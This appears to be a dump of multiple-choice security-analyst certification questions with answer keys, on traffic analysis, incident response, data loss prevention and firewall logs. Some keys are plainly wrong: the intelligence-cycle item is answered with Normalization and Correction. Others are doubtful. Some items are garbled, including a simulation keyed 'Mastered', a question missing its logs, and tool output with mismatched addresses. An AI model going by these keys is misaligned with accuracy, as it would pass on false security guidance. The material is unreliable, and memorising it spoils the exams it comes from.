An analyst identifies multiple instances of node-to-node communication between several endpoints within the 10.200.2.0/24 network and a user machine at the IP address 10.200.2.5. This user machine at the IP address 10.200.2.5 is also identified as initiating outbound communication during atypical business hours with several IP addresses that have recently appeared on threat feeds.

Which of the following can be inferred from this activity?

- A. 10.200.2.0/24 is infected with ransomware.
- B. 10.200.2.0/24 is not routable address space.
- C. 10.200.2.5 is a rogue endpoint.
- D. 10.200.2.5 is exfiltrating data.

Answer: D

NEW QUESTION 36

For machine learning to be applied effectively toward security analysis automation, it requires.

- A. relevant training data.
- B. a threat feed API.
- C. a multicore, multiprocessor system.
- D. anomalous traffic signatures.

Answer: A

NEW QUESTION 38

Which of the following are components of the intelligence cycle? (Select TWO.)

- A. Collection
- B. Normalization
- C. Response
- D. Analysis
- E. Correction
- F. Dissension

Answer: BE

NEW QUESTION 43

The computer incident response team at a multinational company has determined that a breach of sensitive data has occurred in which a threat actor has compromised the organization's email system. Per the incident response procedures, this breach requires notifying the board immediately. Which of the following would be the BEST method of communication?

- A. Post of the company blog
- B. Corporate-hosted encrypted email
- C. VoIP phone call
- D. Summary sent by certified mail
- E. Externally hosted instant message

Answer: C

NEW QUESTION 44

An information security analyst is working with a data owner to identify the appropriate controls to preserve the confidentiality of data within an enterprise environment. One of the primary concerns is exfiltration of data by malicious insiders. Which of the following controls is the MOST appropriate to mitigate risks?

- A. Data deduplication
- B. OS fingerprinting
- C. Digital watermarking
- D. Data loss prevention

Answer: D

NEW QUESTION 46

Which of the following will allow different cloud instances to share various types of data with a minimal amount of complexity?

- A. Reverse engineering
- B. Application log collectors
- C. Workflow orchestration
- D. API integration
- E. Scripting

Answer: D

NEW QUESTION 50

A security analyst is trying to determine if a host is active on a network. The analyst first attempts the following:

```
$ ping 192.168.1.4
PING 192.168.1.4 (192.168.1.4): 56 data bytes
--- 192.168.1.4 ping statistics ---
4 packets transmitted, 0 packets received, 100.0% packet loss
```

The analyst runs the following command next:

```
$ sudo hping3 -c 4 -n -i 192.168.1.4
HPING 192.168.1.4 (en1 192.168.1.4): NO FLAGS are set, 40 headers + 0 data bytes
len=46 ip=192.168.1.4 ttl=64 id=32101 sport=0 flags=RA seq=0 win=0 rtt=0.4ms
len=46 ip=192.168.1.4 ttl=64 id=32102 sport=0 flags=RA seq=1 win=0 rtt=0.3ms
len=46 ip=192.168.1.4 ttl=64 id=22103 sport=0 flags=RA seq=2 win=0 rtt=0.4ms
len=46 ip=192.168.1.4 ttl=64 id=32104 sport=0 flags=RA seq=3 win=0 rtt=0.4ms
--- 10.0.1.33 hpaing statistic ---
4 packets transmitted, 4 packets received, 0% packet loss
```

Which of the following would explain the difference in results?

- A. ICMP is being blocked by a firewall.
- B. The routing tables for ping and hping3 were different.
- C. The original ping command needed root permission to execute.
- D. hping3 is returning a false positive.

Answer: A

NEW QUESTION 53

A cybersecurity analyst needs to rearchitect the network using a firewall and a VPN server to achieve the highest level of security To BEST complete this task, the analyst should place the:

- A. firewall behind the VPN server
- B. VPN server parallel to the firewall
- C. VPN server behind the firewall
- D. VPN on the firewall

Answer: B

NEW QUESTION 57

A security analyst for a large financial institution is creating a threat model for a specific threat actor that is likely targeting an organization's financial assets. Which of the following is the BEST example of the level of sophistication this threat actor is using?

- A. Social media accounts attributed to the threat actor
- B. Custom malware attributed to the threat actor from prior attacks
- C. Email addresses and phone numbers tied to the threat actor
- D. Network assets used in previous attacks attributed to the threat actor
- E. IP addresses used by the threat actor for command and control

Answer: D


NEW QUESTION 59

Welcome to the Enterprise Help Desk System. Please work the ticket escalated to you in the desk ticket queue. INSTRUCTIONS


Click on me ticket to see the ticket details Additional content is available on tabs within the ticket

First, select the appropriate issue from the drop-down menu. Then, select the MOST likely root cause from second drop-down menu

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button




The screenshot displays the Enterprise Help Desk System interface. On the left, there is a sidebar with navigation icons and a list of ticket statuses: New (0), Open (1), On Hold (0), Mgr Review (0), and Approved/Closed (0). Below this is a 'Priority' section with options: Low, Medium, and High. The main area is divided into 'Tickets' and 'Details' sections. The 'Tickets' section shows a table with columns for Subject, Date, and Priority. A single ticket is listed with Subject 'Michael is reporting that th...', Date '7/24/2020', and Priority 'High'. The 'Details' section shows the ticket number '#8675309' and its status 'Opened'. It also lists the Priority as 'High', Category as 'Technical/ Bug Reports', Assigned To as 'sample@emailaddress.com', and Assigned Date as '7/24/2020'. Below this, there are tabs for 'Info', 'Assets', 'Users', and 'Approved Software'. The 'Info' tab is selected, showing the Subject 'Michael is reporting that the internet kiosk machine is intermittently freezing and has lagged performance.', Attachments as 'none', Issue as 'Drive is low on space', and Caused by as 'taskmgr.exe'. A 'Close Ticket' button is located at the bottom right of the details section.



- A. Mastered
- B. Not Mastered

Answer: A

Explanation:



NEW QUESTION 60

A finance department employee has received a message that appears to have been sent from the Chief Financial Officer (CFO) asking the employee to perform a wire transfer. Analysis of the email shows the message came from an external source and is fraudulent. Which of the following would work BEST to improve the likelihood of employees quickly recognizing fraudulent emails?

- A. Implementing a sandboxing solution for viewing emails and attachments
- B. Limiting email from the finance department to recipients on a pre-approved whitelist
- C. Configuring email client settings to display all messages in plaintext when read
- D. Adding a banner to incoming messages that identifies the messages as external

Answer: D

NEW QUESTION 62

A security analyst has received information from a third-party intelligence-sharing resource that indicates employee accounts were breached. Which of the following is the NEXT step the analyst should take to address the issue?

- A. Audit access permissions for all employees to ensure least privilege.
- B. Force a password reset for the impacted employees and revoke any tokens.
- C. Configure SSO to prevent passwords from going outside the local network.
- D. Set up privileged access management to ensure auditing is enabled.

Answer: B

NEW QUESTION 63

Data spillage occurred when an employee accidentally emailed a sensitive file to an external recipient. Which of the following controls would have MOST likely prevented this incident?

- A. SSO
- B. DLP
- C. WAF
- D. VDI

Answer: B

NEW QUESTION 68

After a breach involving the exfiltration of a large amount of sensitive data a security analyst is reviewing the following firewall logs to determine how the breach occurred:

```
3-10-2019 10:23:22 FROM 192.168.1.10:3243 TO 10.10.10.5:53 PERMIT UDP 143 BYTES
3-10-2019 10:23:24 FROM 192.168.1.12:1076 TO 10.10.35.221:80 PERMIT TCP 100 BYTES
3-10-2019 10:23:25 FROM 192.168.1.1:1244 TO 10.10.1.1:22 DENY TCP 1 BYTES
3-10-2019 10:23:26 FROM 192.168.1.12:1034 TO 10.10.10.5:53 PERMIT UDP 5.3M BYTES
3-10-2019 10:23:29 FROM 192.168.1.10:4311 TO 10.10.200.50:3389 DENY TCP 1 BYTES
3-10-2019 10:23:30 FROM 192.168.1.193:2356 TO 10.10.50.199:25 PERMIT TCP 20K BYTES
```

Which of the following IP addresses does the analyst need to investigate further?

- A. 192.168.1.1
- B. 192.168.1.10
- C. 192.168.1.12
- D. 192.168.1.193

Answer: C

NEW QUESTION 72

A company's incident response team is handling a threat that was identified on the network. Security analysts have assets at remote sites. Which of the following is the MOST appropriate next step in the incident response plan?

- A. Quarantine the web server
- B. Deploy virtual firewalls
- C. Capture a forensic image of the memory and disk
- D. Enable web server containerization

Answer: B

NEW QUESTION 76


A system is experiencing noticeably slow response times, and users are being locked out frequently. An analyst asked for the system security plan and found the system comprises two servers: an application server in the DMZ and a database server inside the trusted domain. Which of the following should be performed NEXT to investigate the availability issue?

- A. Review the firewall logs.
- B. Review syslogs from critical servers.
- C. Perform fuzzing.
- D. Install a WAF in front of the application server.

Answer: C

NEW QUESTION 79

A security analyst is conducting a post-incident log analysis to determine which indicators can be used to detect further occurrences of a data exfiltration incident. The analyst determines backups were not performed during this time and reviews the following:



Which of the following should the analyst review to find out how the data was exfiltrated?

- A. Monday's logs
- B. Tuesday's logs
- C. Wednesday's logs
- D. Thursday's logs

Answer: D

NEW QUESTION 82

An analyst is investigating an anomalous event reported by the SOC. After reviewing the system logs, the analyst identifies an unexpected addition of a user with root-level privileges on the endpoint. Which of the following data sources will BEST help the analyst to determine whether this event constitutes an incident?

- A. Patching logs
- B. Threat feed
- C. Backup logs
- D. Change requests
- E. Data classification matrix

Answer: D

